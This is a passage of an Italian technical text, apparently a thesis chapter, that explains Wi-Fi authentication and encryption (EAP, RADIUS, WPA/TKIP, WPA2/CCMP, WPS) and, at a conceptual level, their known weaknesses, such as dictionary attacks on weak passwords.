È un framework di autenticazione utilizzato negli access point e nelle connessioni Point-to-Point Protocol definito dalla RFC 2284 [W16] e successivamente aggiornato dalla RFC 3748 [W17] e dalla RFC 4017 [W18]. Protocollo nato in risposta alle problematiche di sicurezza dei protocolli di autenticazione PAP (Password Authentication Protocol) e CHAP (Challenge-Handshake Authentication Protocol).

Come spiegato in precedenza tale protocollo utilizzato in una rete wireless prevede che l'authenticator inoltri la richiesta di autenticazione del client all'authentication server. Con lo standard 802.1X è stato modificato l'incapsulamento dell'EAP, che ora è incapsulato nell'EAPOL. Di conseguenza l'access point (authenticator) esegue operazioni di: incapsulamento dell'EAP nell'EAPOL e transito delle informazioni EAP tramite la porta non controllata definita dallo standard 802.1X.

Ogni frame EAP contiene una serie di campi:

- **Type:** specifica la struttura dei frame Response e Request e contiene una serie di valori riservati ai vari meccanismi di autenticazione più tre valori per il controllo della trasmissione: “NAK” che comunica al client che l’autenticazione richiesta non è supportata, “Notification” che contiene notifiche per il client e “Identity” che richiede l’identità al client;
- **Type-Data:** contiene informazioni relative al rispettivo meccanismo di autenticazione;
- **Length:** esprime la lunghezza del frame;
- **Code:** consente di distinguere i diversi frame (success, request, failure, response);
- **Identifier:** permette l’associazione tra le richieste e le risposte.

L’implementazione del protocollo EAP su reti LAN prende il nome di **EAPOL**(Extensible Authentication Protocol Over LAN) e gestisce lo scambio di materiale crittografico, il processo di autenticazione e l’incapsulamento del protocollo EAP. I messaggi EAP inviati dal supplicant all’authenticator vengono inoltrati all’authentication server e viceversa al fine di certificare l’identità del supplicant. Nel momento in cui l’authenticator individua messaggi di tipo “success” o “failure” concederà o meno l’accesso.

I frame adottati dal protocollo sono i seguenti:

- **EAPOL-Start:** inizializza la fase di comunicazione/autenticazione;
- **EAP-Packet:** incapsula i dati;
- **EAPOL-Key:** contiene le chiavi;
- **EAPOL-Encapsulated ASF Alert:** permette di utilizzare Simple Network Management Protocol (SNMP) su porte non controllate;
- **EAPOL-Logoff:** ha il compito di porre termine ad una comunicazione/autenticazione.

L’authenticator che di solito è l’access point a seguito di una richiesta di autenticazione del client invia una richiesta di identificazione. Ogni frame

di richiesta ha un campo “tipo” che specifica i dati per l’autenticazione, campo che verrà utilizzato in risposta dal supplicant. Il numero di request response scambiate cambia in base al tipo di autenticazione. L’autenticazione server analizza le informazioni ricevute e in base ad esse consente o rifiuta l’autenticazione del supplicant.

Più in dettaglio, la procedura di autenticazione è formata da una serie di passi come mostrato nell’immagine.




Figura 4.4: Fasi di autenticazione

1. il client che si vuole autenticare (supplicant) inizia la fase di associazione con l’access point (authenticator) inviandogli un frame EAPOL-Start, dando inizio alla fase di autenticazione;
2. quando l’authenticator riceve il frame reinvia al supplicant un frame EAP-Request/Identity per ottenere i dati relativi alla sua identità;
3. il supplicant inoltra le sue credenziali. A questo punto ha inizio una comunicazione criptata tra authenticator e authentication server diversa a seconda del meccanismo di autenticazione adottato;
4. nel momento in cui il supplicant riceve il frame EAP-Request/Method che contiene il frame RADIUS Access-Challenge si setta in uno stato AUTHENTICATING. Il supplicant risponde con un frame EAP-Response/Method che incapsula un RADIUS Access-Request;

5. in base all'esito del metodo di autenticazione il server RADIUS può autorizzare o negare l'accesso alla rete. Se la procedura va a buon fine il supplicant riceve un frame EAP-Success che lo setta in stato AUTHENTICATED altrimenti riceve un frame EAP-failure.

Il protocollo EAP può essere utilizzato per differenti metodi di autenticazione, è flessibile e implementabile in diverse modalità.

Lo standard 802.1X comprende una serie di metodi di autenticazione EAP. Nella seguente tabella ne sono riportate le caratteristiche di alcuni che saranno analizzati nei prossimi paragrafi.

Metodo	Chiave dinamica	Mutua autenticazione	UserID e password	Metodi di attacco	Commenti
MD5	No	No	Si	<ul style="list-style-type: none"> Attacco basato su dizionario Man in the middle Dirottamento di sessione 	<ul style="list-style-type: none"> Facile da implementare Supportato da molti server Insicuro Richiede database con testo in chiaro
TLS	Si	Si	No	Elevata sicurezza	<ul style="list-style-type: none"> Richiede certificati del client Innalza costi di manutenzione Autenticazione a due fattori con smart card
TTLS	Si	Si	No	Elevata sicurezza	<ul style="list-style-type: none"> Creazione di un tunnel TLS(SSL) sicuro Supporta tradizionali metodi di autenticazione: PAP, CHAP, MS-CHAP L'identità dell'utente è protetta
PEAP	Si	Si	Si	Media sicurezza	<ul style="list-style-type: none"> Simile all'EAP-TTLS Creazione di un tunnel TLS(SSL) sicuro L'identità dell'utente è protetta Attacco su dizionario per le credenziali
LEAP	Si	Si	Si	Attacco basato su dizionario	<ul style="list-style-type: none"> Soluzione proprietaria Gli access point devono supportarlo

Figura 4.5: Implementazioni del protocollo EAP

4.5.1 EAP Message Digest 5 – EAP-MD5

Protocollo basato su MD5 che utilizza un algoritmo hash one-way in combinazione ad un segreto condiviso (shared key) e una richiesta di identificazione (challenge) per poter verificare la conoscenza del segreto condiviso da parte del richiedente. L'algoritmo MD5 non è appropriato a garantire un elevato livello di sicurezza perché vulnerabile agli attacchi basati su dizionario. Un potenziale attaccante una volta ottenuta la richiesta di identificazione e la risposta hash può eseguire lo stesso algoritmo del richiedente con dei software appositi e ottenere la password sfruttando le parole contenute in un dizionario. Per questo motivo è importante scegliere delle password che

non siano parole di senso compiuto. Inoltre EAP-MD5 non offre mutua autenticazione, implicando la possibilità di una redirectione del traffico verso un falso access point con l'obiettivo di intercettare informazioni.

4.5.2 EAP Transport Layer Security – EAP-TLS

Il Transport Layer Security applicato al protocollo EAP consente un processo di autenticazione sicuro che adotta il metodo di sostituzione delle password con certificati lato client e lato server utilizzando l'infrastruttura a chiave pubblica Public Key Infrastructure (PKI). Ogni certificato è costituito da una serie di informazioni che vengono verificate attraverso un algoritmo matematico asimmetrico. Questo protocollo supporta la mutua autenticazione e le chiavi di sessione dinamiche e garantisce un elevato livello di sicurezza anche se risulta oneroso a causa dei software richiesti per rendere il sistema efficace.

4.5.3 EAP Tunneled Transport Layer Security – EAP-TTLS

Estensione del TLS ideato per evitare il possesso di certificati per i client (sono invece richiesti lato server). E' un metodo di autenticazione tramite tunnel a due passaggi: nel primo si crea un tunnel di crittazione simmetrica tramite un algoritmo asimmetrico basato sulle chiavi del server utilizzato per verificarne l'identità, nel secondo si verifica l'identità del client tramite un secondo metodo di autenticazione. Una volta identificata l'identità del client il tunnel collassa. Per la seconda fase si può utilizzare un metodo di autenticazione EAP o PAP, CHAP, MS-CHAP.

4.5.4 Protected Extensible Authentication Protocol – PEAP

Progettato per Internet da Cisco, Microsoft e RSA, è simile al TTLS. E' basato sulla creazione di un tunnel tra il server e il client in cui viene incapsulata l'autenticazione del client, supporta il tunnel soltanto di protocolli EAP.

4.5.5 EAP Lightweight Extensible Authentication Protocol – EAP-LEAP

Chiamato anche Cisco EAP è stato implementato da Cisco e permette la mutua autenticazione tramite l'utilizzo di username e password. E' un protocollo soggetto ad attacchi basati su dizionario come EAP-MD5.

4.6 Remote Authentication Dial-In User Service – RADIUS

E' l'autentication server utilizzato. E' un protocollo AAA (authentication, authorization, accounting) impiegato per applicazioni di accesso alle reti. Rappresenta il metodo più utilizzato per l'autenticazione remota e gestisce il processo di autenticazione su di una rete, impedendo l'accesso ai client non in possesso di una chiave valida.

Tale protocollo fa uso di pacchetti UDP per il trasporto di informazioni tra l'autenticator e il server RADIUS (authentication server). L'autenticazione di un client alla rete si basa su username e password, se il processo di autenticazione va a buon fine il server invia i parametri di configurazione al client. Un limite di questo protocollo è l'autenticazione basata solo su password che viene inviata in forma hash tramite l'utilizzo dell'algoritmo MD5 o in forma di risposta ad una richiesta di identificazione. Il protocollo EAP consente di utilizzare RADIUS con diversi protocolli di autenticazione. Come mostrato nel paragrafo precedente, l'access point (authenticator) fa da intermediario tra il supplicant e l'authentication server tramite l'utilizzo dei due protocolli, EAP per la comunicazione con il supplicant e RADIUS per la comunicazione con il server. L'autenticator inoltra le informazioni ricevute dal supplicant verso il server e alla ricezione delle risposte le inoltra al supplicant dopo aver spaccettato il pacchetto RADIUS ricevuto. La RFC 2869 (RADIUS Extensions) specifica gli attributi richiesti dai pacchetti RADIUS per indicare al server l'utilizzo del protocollo EAP. I pacchetti utilizzati dal RADIUS per l'autenticazione sono: access request che avvia la comunicazione, access challenge che il client cripterà con la chiave, access accept/reject che indica il successo o rifiuto dell'autenticazione.

4.7 Lo standard 802.11i

A partire dal 2001 la Wi-Fi Alliance creò un nuovo gruppo di lavoro per definire nuovi standard di sicurezza che potessero sostituire il protocollo WEP che aveva dimostrato di essere soggetto ad errori di progettazione. Il lavoro proseguì per tre anni, fino al 2004 anno in cui furono ratificati i protocolli di sicurezza raccolti sotto lo standard 802.11i, chiamato Wi-Fi protected access, che è stato implementato in due fasi successive. Oggi è possibile utilizzare WPA e WPA2. Il primo rappresenta uno standard temporaneo che venne inizialmente introdotto per rimediare ai difetti del WEP, mentre il secondo rappresenta la versione finale dello standard 802.11i.

4.7.1 Wi-Fi Protected Access - WPA

Come detto in precedenza WPA fu creato in risposta ai difetti di sicurezza riscontrati nel sistema di protezione predefinito WEP ed implementa parte dello standard 802.11i.

Gli standard WPA e WPA2 supportano due differenti modalità di funzionamento:

- **Personal:** anche denominata WPA-PSK (Pre Shared Key) che utilizza una chiave segreta condivisa scambiata precedentemente tra client e access point. Modalità adatta per ambienti casalinghi e small office. Tale sistema utilizza quasi sempre un algoritmo di crittografia a chiave simmetrica ed è un metodo efficace, ma se utilizzato per un vasto gruppo di utenti può causare problemi di scalabilità;
- **Enterprise:** mediante server di autenticazione RADIUS che distribuisce differenti chiavi agli utenti.

Il protocollo WPA prevede l'uso del TKIP (Temporal Key Integrity Protocol), protocollo di cifratura che garantisce la confidenzialità dei dati, accoppiato al protocollo MIC (Message Integrity Code) che ne garantisce l'integrità e consente l'utilizzo opzionale di AES (Advanced Encryption Standard) e del protocollo RSN (Robust Security Network) che tiene traccia delle associazioni tra dispositivi connessi alla rete definito nello standard 802.11i, anche se implementato in maniera leggermente differente.

Le differenze tra WPA e WPA2 sono riscontrabili in quelle parti dello standard 802.11i che non erano ancora state ultimate al momento della creazione del protocollo WPA.

Le principali differenze sono le seguenti:

- WPA utilizza TKIP come sistema di cifratura mentre WPA2 utilizza AES-CCMP (Advanced Encryption Standard – Counter Mode CBC – MAC Protocol);
- WPA ammette l'utilizzo di AES ma non AES-CCMP;
- WPA utilizza l'RSN-IE (Robust Security Network – Information Element) variazione del protocollo RSN prima della sua definizione nello standard 802.11i.

4.7.2 Temporal Key Integrity Protocol – TKIP

E' un protocollo di cifratura che garantisce confidenzialità dei dati ed accoppiato al protocollo MIC che fornisce integrità dei dati, fa parte dello standard 802.11i. Come per il protocollo WEP, TKIP è basato sull'algoritmo RC4 ed è stato creato appositamente per aggiornare i sistemi WEP e implementare dei protocolli più sicuri, è più robusto del WEP anche se non totalmente sicuro.

Apporta comunque una serie di migliorie riguardanti:

- **integrità del messaggio:** una nuova Message Integrity Check (MIC) implementabile nei software che girano su microprocessori lenti;
- **IV Initialization Vector:** nuove regole per selezionare i valori IV tra cui l'aumento delle dimensioni per evitarne il riutilizzo;
- **Per Packet Key Mixing:** funzione che consente di generare chiavi di cifratura non collegate;
- **gestione delle chiavi:** sviluppo di un nuovo meccanismo per la modifica e la distribuzione delle chiavi.

Il TKIP Key Mixing è diviso in due fasi:




Figura 4.6: TKIP Key Mixing [W19]

- **Fase 1:** riguarda i dati statici, in cui i 32 bit superiori del vettore IV, l'indirizzo MAC TA e la chiave di sessione TEK producono una chiave intermedia utilizzata nella fase successiva;
- **Fase 2:** dipende dall'output della fase precedente, comprende i 16 bit inferiori del vettore IV, modificando tutti i bit del campo Per Packed Key per ogni nuovo IV. Il valore iniziale di IV è sempre 0 e viene incrementato di 1 per ogni pacchetto inviato, con il rifiuto di qualsiasi messaggio il cui TKIP Sequence Counter non è maggiore dell'ultimo messaggio.

L'output della fase 2 e parte dell'IV esteso più un "dummy byte" che serve ad evitare chiavi deboli, sono l'input per l'RC4. Questi generano un keystream con un operatore XOR con un MAC Protocol Data Unit (unità di dati multipli dopo la frammentazione) in testo in chiaro, la MIC calcolata dalla MPDU ed il vecchio ICV (Integrity Check Value) di WEP.

La seguente figura mostra come avviene la fase di codifica e decodifica con TKIP.

Il calcolo del Message Integrity Check utilizza l'algoritmo Michael che venne appositamente creato per la TKIP con un livello di sicurezza di 20 bit (poiché deve essere compatibile con hardware wireless di vecchia generazione, non utilizza la moltiplicazione), per questo motivo è necessario adottare delle contromisure per evitare alterazioni MIC.

I guasti MIC devono obbligatoriamente essere ridotti a due al minuto per evitare un blackout di 60 secondi e le chiavi PTK e GTK devono essere ri-




Figura 4.7: Codifica e decodifica con TKIP

stabilite in un secondo momento. L'algoritmo calcola un valore di controllo di 8 ottetti e lo aggiunge al MSDU prima della trasmissione. Nella figura seguente si può osservare come viene calcolato il MIC.




Figura 4.8: Calcolo MIC

Il calcolo del MIC viene effettuato partendo dall'indirizzo di origine SA, dall'indirizzo di destinazione DA e dall'MSDU in testo in chiaro e la corrispondente TMK. Può essere usata una chiave diversa per ricezione e trasmissione a seconda dei casi.

4.7.3 Le chiavi Pairwise e Group Key

Il WPA prevede l'utilizzo di due tipologie di chiavi "pairwise" e "group key". Queste chiavi vengono gestite in maniera diversa e possono essere pre-shared ossia costituite da una chiave segreta condivisa oppure server-based ossia distribuite da un server.

Analizziamole più dettagliatamente:

- **Chiavi "Pairwise"**: la Pairwise Master Key (PMK) può essere la stessa per tutti in caso di sistema a chiave condivisa o in alternativa può essere generata dal server. Ha una lunghezza di 256 bit e viene usata in accoppiamento a dati casuali detti nonce e ai MAC delle interfacce per la creazione di quattro tipi differenti di chiavi temporali chiamate Pairwise Transient Key (PTK), due di queste si occupano della crittografia e dell'integrità dei messaggi EAPOL usati per lo scambio delle chiavi per verificare che client e access point posseggano la medesima PMK, mentre le altre due si occupano della crittografia e dell'integrità dei dati;
- **Chiavi "Group Key"**: sono di due tipi differenti, le GMK (Group Master Key) che vengono generate dall'access point e le GTK (Group Transient Key) ottenute dalle GMK, distribuite ai client, e modificate ad ogni disconnessione.

Il numero di chiavi da calcolare varia in base al tipo di suite crittografica usata.

4.7.4 Autenticazione e generazione delle chiavi di cifratura

Indipendentemente dal modo in cui le PMK sono state generate non verranno utilizzate per cifrare direttamente i dati, saranno l'access point e la stazione a generare tutti i dati di cui hanno bisogno. Le chiavi generate PTK sono quattro: Data Encryption Key, Data Integrity Key, EAPOL-Key Encryption Key, EAPOL-Key Integrity Key. Queste chiavi sono generate dal processo di Four-Way Handshake che avviene tra stazione e access-point e saranno rinnovate ad ogni accesso di un terminale. Il processo di Four-Way Handshake produce due risultati: la generazione delle chiavi e la mutua autenticazione assicurando che i dispositivi generino le medesime chiavi.




Figura 4.9: Four way handshake

Gli attributi che vengono elaborati per generare le chiavi sono: PTK, indirizzi MAC dei dispositivi e nonce (sequenze casuali). Il processo di generazione delle chiavi è il seguente: authenticator e supplicant conoscono entrambi la PTK, l'authenticator quindi manda un messaggio in chiaro contenente la nonce da lui generata. Il supplicant genera la sua nonce potendo così generare le quattro chiavi di cifratura necessarie nei processi successivi. Il messaggio di risposta cifrato con la chiave EAPOL-Key Integrity Key conterrà la nonce del supplicant in chiaro con in coda il MIC che ne assicura l'integrità. In seguito a questa fase anche l'authenticator ha ottenuto le chiavi di cifratura e può assicurarsi che il MIC sia stato generato con la chiave corretta, questo è sufficiente come prova di autenticità. Successivamente l'authenticator dà conferma al supplicant attraverso l'inserimento di un MIC generato con la chiave EAPOL-Key Integrity Key. Il processo di Four-Way Handshake si conclude con la risposta del supplicant che da inizio alle trasmissioni cifrate.

Il procedimento descritto si riferisce ad una trasmissione unicast, nel caso in cui l'access point volesse inviare pacchetti a più utenti, avrà bisogno di una GMK che utilizzerà per calcolare la GTK che viene poi divisa in due chiavi: la Group Encryption Key e la Group Integrity Key. La gtk sarà trasmessa dall'access point alle stazioni in maniera sicura.

4.7.5 Le debolezze del WPA

Come detto nei paragrafi precedenti, lo standard WPA supporta due modalità di funzionamento: *personal* ed *enterprise*. Quando il protocollo lavora in modalità *personal* la PSK viene utilizzata da tutti i client, oppure ogni stazione può generare la propria chiave partendo dalla PSK in combinazione all'indirizzo MAC della stazione stessa. La PSK è costituita da 256 bit o una password da 8 a 63 caratteri, se è a 256 bit questa viene utilizzata direttamente come PMK oppure se è di lunghezza minore la PMK si ottiene tramite una funzione hash. La PTK viene ottenuta sempre a partire dalla PMK in combinazione ai due indirizzi MAC e ai due nonce contenuti nei primi due pacchetti scambiati nel processo di Four-Way Handshake e serve per firmare i messaggi e per la generazione delle chiavi del TKIP.

Di conseguenza tramite la conoscenza della PSK si può ottenere la PTK e tutta la gerarchia delle chiavi, quindi un utente autorizzato ad accedere alla rete, sniffando i pacchetti del Four-Way Handshake contenenti le nonce può calcolare le chiavi utilizzate dalle stazioni.

Altrimenti, se una stazione non conosce la PSK può trovarla attraverso un attacco offline basato su dizionario contro gli hash, dato che la PTK è utilizzata per produrre l'hash dei messaggi nel processo di Four-Way Handshake. Se la PSK è una password facile da ricordare e magari una parola di senso compiuto di breve lunghezza le percentuali di successo dell'attacco saranno molto alte. Per evitare tale inconveniente è utile adottare password di maggior lunghezza e non di senso compiuto, ad esempio una stringa di 20 caratteri, molto più lunga di quelle utilizzate normalmente.

Anche se il WPA ha corretto molte carenze del WEP, ha comunque dimostrato di non essere privo di falle di sicurezza, per questa ragione è stato introdotto un nuovo standard WPA2 del quale parleremo nel paragrafo successivo.

4.8 WPA2

Lo standard WPA2 apporta un notevole miglioramento rispetto al WPA rendendo le reti wireless più sicure avvalendosi di numerosi altri standard. Nel WPA2 si ha una scissione del processo di autenticazione dell'utente e il processo di cifratura di ogni messaggio scambiato tra sorgente e destinazione.

La RSN (Robust Security Network) nuova architettura per le reti wireless utilizza per il processo di autenticazione il protocollo 802.1X, è un'architettura complessa che comprende politiche per l'autenticazione, la gestione delle chiavi e la segretezza ed integrità dei dati. RSN permette la creazione di RSNA (Robust Security Network Association) imponendo dei vincoli precisi ai dispositivi che si vogliono collegare alla rete. Una RSNA è una relazione di sicurezza basata sull'IEEE 802.11i che garantisce un livello di protezione superiore al WEP.

Come per WPA anche WPA2 prevede due differenti modalità di funzionamento: personal per piccole reti ed enterprise per sistemi di grandi dimensioni.

Scelta importante è stata quella di consentire l'utilizzo di differenti protocolli di autenticazione, per farlo è stato usato EAP senza la specifica di un metodo particolare, ma con l'obbligo di garantire la mutua autenticazione e consentire la condivisione di una chiave simmetrica [11] tra authentication server e supplicant.

Per il processo di cifratura dei messaggi viene sfruttato l'algoritmo AES (Advanced Encryption Standard), che è un algoritmo di cifratura a blocchi. Analizziamo più in dettaglio gli standard su cui si basa il protocollo WPA2.

4.8.1 Robust Security Network Association – RSNA

E' stato definito nello standard 802.11i e specifica il processo di autenticazione dell'utente tramite il protocollo 802.1X e le modalità di cifratura dei dati con AES-CCMP e TKIP. Il protocollo RSNA stabilisce che lo scambio di dati tra client e access point avviene con l'utilizzo della EAPOL-Key.

Le caratteristiche dei messaggi RSNA e RSN-IE consentono la negoziazione dello stesso tramite il sistema crittografico tra le stazioni, specificandone il tipo, viene inviato attraverso i frame beacon dall'access point ai client e per mezzo dei frame di richiesta di associazione dai client.

I campi che compongono l'RSN-IE sono i seguenti:

- **Version:** indica la versione;
- **Length:** indica la lunghezza dell'RSN-IE;
- **Group cipher suite:** specifica il sistema crittografico utilizzato;
- **Pairwise cipher suite list/count:** elenco e numero dei sistemi crittografici supportati;
- **Element ID:** consente l'identificazione degli elementi;
- **AKM (Authentication Key Management) suite list/count:** elenco e numero dei sistemi di autenticazione e gestione delle chiavi supportati;
- **PMKID (Pairwise Master Key ID) List/Count:** lista dei possibili ID per le Pairwise Master Key che sono informazioni che consentono di sfruttare la funzionalità di caching della PMK e possono indicare un'associazione in cache ottenuta tramite pre-autenticazione, PSK e autenticazione EAP.

4.8.2 CCMP (Counter-Mode / CBC MAC Protocol)

E' un protocollo basato sulla suite del cifrario a blocchi AES (Advance Encryption Standard) con chiavi e blocchi da 128 bit. AES rappresenta per CCMP quello che RC4 è per TKIP, ma al contrario di quest'ultimo, creato appositamente per poter essere utilizzato sull'hardware esistente, CCMP è un protocollo del tutto nuovo. Tale protocollo utilizza il Counter Mode per la confidenzialità in combinazione con un metodo per l'autenticazione del messaggio chiamato Chiper Block Chaining (CBC-MAC) che produce un MIC, oltre ad altre funzionalità quali l'autenticazione dei dati non cifrati e l'uso di una singola chiave per la cifratura e l'autenticazione.




Figura 4.10: Cifratura CCMP

Il protocollo CCMP aggiunge 16 byte alla MPDU (MAC Protocol Data Unit): 8 byte per il MIC e 8 byte per l'intestazione CCMP. Questa intestazione è un campo non cifrato incluso tra l'intestazione MAC e i dati cifrati, e include: un pin di 48 bit (Packet Number = IV esteso) ed il KeyID (bit 5), Key ID (bit 6/7) ed infine un campo riservato dal bit 0 al 4. Il PN verrà incrementato di 1 unità per ogni MPDU successivo. Il calcolo MIC cifra il blocco nonce di partenza (calcolato a partire dai campi Priority, indirizzo MPDU di origine e PN aumentato) con l'algoritmo CBC-MAC e in seguito esegue lo XOR con i blocchi successivi per ottenere una MIC finale di 64 bit, in realtà la MIC finale è costituita da 128 bit ma 64 bit non vengono considerati. Dopo questa fase il MIC viene aggiunto ai dati in testo in chiaro per la cifratura AES in modalità contatore, che è formato da un nonce

simile a quello del MIC ma con un campo contatore in più inizializzato ad 1 che viene incrementato per ogni blocco.




Figura 4.11: Block Diagram CCMP

L'ultimo protocollo è il WRAP (Wireless Robust Authenticated Protocol), che è basato su AES e utilizza OCB (Offset Codebook Mode, cifratura e autenticazione in un solo calcolo) come modello di cifratura autenticato. Il modello OCB fu la prima scelta dell'802.11i ma venne abbandonato in favore del CCMP che divenne obbligatorio.

4.9 Wi-Fi Protected Setup -WPS

E' uno standard per l'instaurazione di connessioni sicure su una rete Wi-Fi domestica creato dalla Wi-Fi Alliance nel 2007.

Alcune stime della Wi-Fi alliance [12] hanno messo in evidenza che circa il 60-70% delle aziende non esegue un'adeguata configurazione dei meccanismi di sicurezza. Per ridurre la vulnerabilità delle reti alcune aziende hanno sviluppato dei software aggiuntivi causando però delle incompatibilità.

In questo contesto la Wi-Fi Alliance ha sviluppato il WPS per uniformare e semplificare la gestione della sicurezza delle reti wireless. Lo standard WPS permette all'utente di attivare in maniera semplice la protezione della rete tramite la pressione di un tasto presente sui dispositivi che si vuole far comunicare consentendo ai dispositivi di scambiare informazioni per

stabilire una connessione sicura tramite le modalità imposte dallo standard.

